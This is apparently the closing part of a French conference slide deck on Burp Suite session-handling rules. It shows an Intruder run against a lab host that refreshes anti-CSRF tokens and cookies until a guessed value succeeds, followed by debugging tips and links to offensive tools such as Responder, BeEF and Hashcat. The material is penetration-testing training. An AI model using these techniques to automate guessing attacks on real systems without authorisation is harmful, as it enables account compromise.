Tolerate URL mismatch when matching parameters (use for URL-agnostic CSRF tokens)

Update current request with cookies from session handling cookie jar

Update all cookies except for:

Edit

Update only the following cookies:

PHPSESSID Edit



Usage

| Request | Payload | Status | Error | Timeout | Length | time: | secs | \n | valid. \n | 'token' value=' |
|---------|---------|--------|--------------------------|--------------------------|--------|---------|------|--------------------------|---------------------------|----------------------------------|
| 30 | 29 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 855 | 12 secs | | Anti-CSRF token is valid | Please try another value! | 2f07b17df953c3893b2c6d45f6ab5119 |
| 31 | 30 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 855 | 10 secs | | Anti-CSRF token is valid | Please try another value! | 4596f38fd8736f37a9b4c41f88568948 |
| 32 | 31 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 855 | 28 secs | | Anti-CSRF token is valid | Please try another value! | cc58bf2b0aa28b8220c0ce492cc04e09 |
| 33 | 32 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 855 | 26 secs | | Anti-CSRF token is valid | Please try another value! | 51fff42b5453a9762c0fbffcf98ac0e2 |
| 34 | 33 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 870 | 24 secs | | Anti-CSRF token is valid | Bingo [5ec9bdbaf9d1a0... | 76384a73fc60c1d7245fe60f7267402c |
| 35 | 34 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | | | | | | 9571d03fe121f207b90e36e4c6a9 |

Events

Applying rule: Vérification de la session

Performing action: Check session is valid

Running macro to validate session: Obtention d'un jeton anti-CSRF

Processing macro item: http://192.168.2.66/www-asfws/logged.php

Updated 1 cookie in macro request from cookie jar

Issuing macro request

Session is invalid

Running macro: Création d'une session "User33"

Processing macro item: http://192.168.2.66/www-asfws/index.php

Issuing macro request

Added 1 cookie from macro response to cookie jar

Updated 1 cookie in current request from cookie jar

Applying rule: Mise à jour du jeton anti-CSRF

Running macro: Obtention d'un jeton anti-CSRF

Processing macro item: http://192.168.2.66/www-asfws/logged.php

Updated 1 cookie in macro request from cookie jar

Issuing macro request

Updated parameter token in current request, from final macro response


Issued request



Les déconnexions agressives sont désormais transparentes !



Démo !



Récapitulatif

- § Si un seul jeton anti-CSRF valide à un instant T pour chaque session
 - Utiliser un seul *thread*, afin de ne pas « griller » le jeton courant
 - Valable de manière globale (tout Burp Suite + navigateur)
- § Considérer la boîte à biscuits comme un élément distinct
 - Pas d'utilisation implicite
 - Identifiez dans vos cinématiques chaque utilisation ou mise à jour
- § En cas de problèmes
 - Réduire en problèmes plus petits (séparer anti-CSRF, gestion de session, signature, ...)
 - Construire par blocs facilement testables depuis « Repeater »
 - Utiliser le « Sessions tracer » pour déboguer les règles de gestion de session
 - Vérifiez la définition du scope (outil + URL) de vos règles de gestion
 - Lors de l'utilisation de l'outil « Intruder » :
 - Utiliser « Grep - Extract » pour suivre visuellement la progression
 - Désactiver l'option « Make unmodified baseline request »
- § Expérience
 - Votre premier scénario complexe ne marchera probablement pas du premier coup
 - Pratiquez en lab, cela vous évitera les faux-négatifs en situation réelle !



Liens

- § Extension « HTTP Injector »
 - <http://www.agarri.fr/docs/HTTPInjector.py>
- § WPAD : Web Automatic Proxy Discovery
 - http://en.wikipedia.org/wiki/Web_Proxy_Autodiscovery_Protocol
- § Trustwave SpiderLabs « Responder »
 - <https://github.com/SpiderLabs/Responder>
- § Metasploit « autopwn »
 - [https://github.com/rapid7/\[...\]/auxiliary/server/browser_autopwn.rb](https://github.com/rapid7/[...]/auxiliary/server/browser_autopwn.rb)
- § BeEF Framework
 - <http://beefproject.com/>
- § Hashcat
 - <http://hashcat.net/hashcat/>
- § John The Ripper
 - <http://www.openwall.com/john/>



Conclusion

§ Très grande polyvalence de l'outil

- Test intrusif interne ou externe, évaluation en lab, démonstrations, ...
- Application Web, Web-Services, client lourd, application mobile, ...

§ API très riche

- Tout est possible, ou presque
- Si la fonctionnalité désirée n'est pas présente
 - Relisez la doc
 - Postez sur les forums

§ Complexité élevée ... si la situation à émuler est complexe

- Les possibilités offertes par le logiciel peuvent être intimidantes
- Conséquence inévitable de son adaptabilité aux conditions réelles
- Mais la plupart des audits ne nécessitent pas les usages les plus avancés

§ Documentation

- Lisez la. Au moins deux fois. Elle le mérite ...



Conclusion (bis)

§ Entraînez-vous en environnement isolé

§ Objectif : configuration fonctionnelle du premier coup lors de situations réelles

Amateurs Practice Until They Get It Right

Professionals Practice Until They Can't Get It Wrong



Questions ?



Merci !

Contact :

nicolas.gregoire@agarri.fr

@Agarri_FR

<http://www.agarri.fr/blog/>

Slides :

<http://slideshare.net/ASF-WS/presentations>

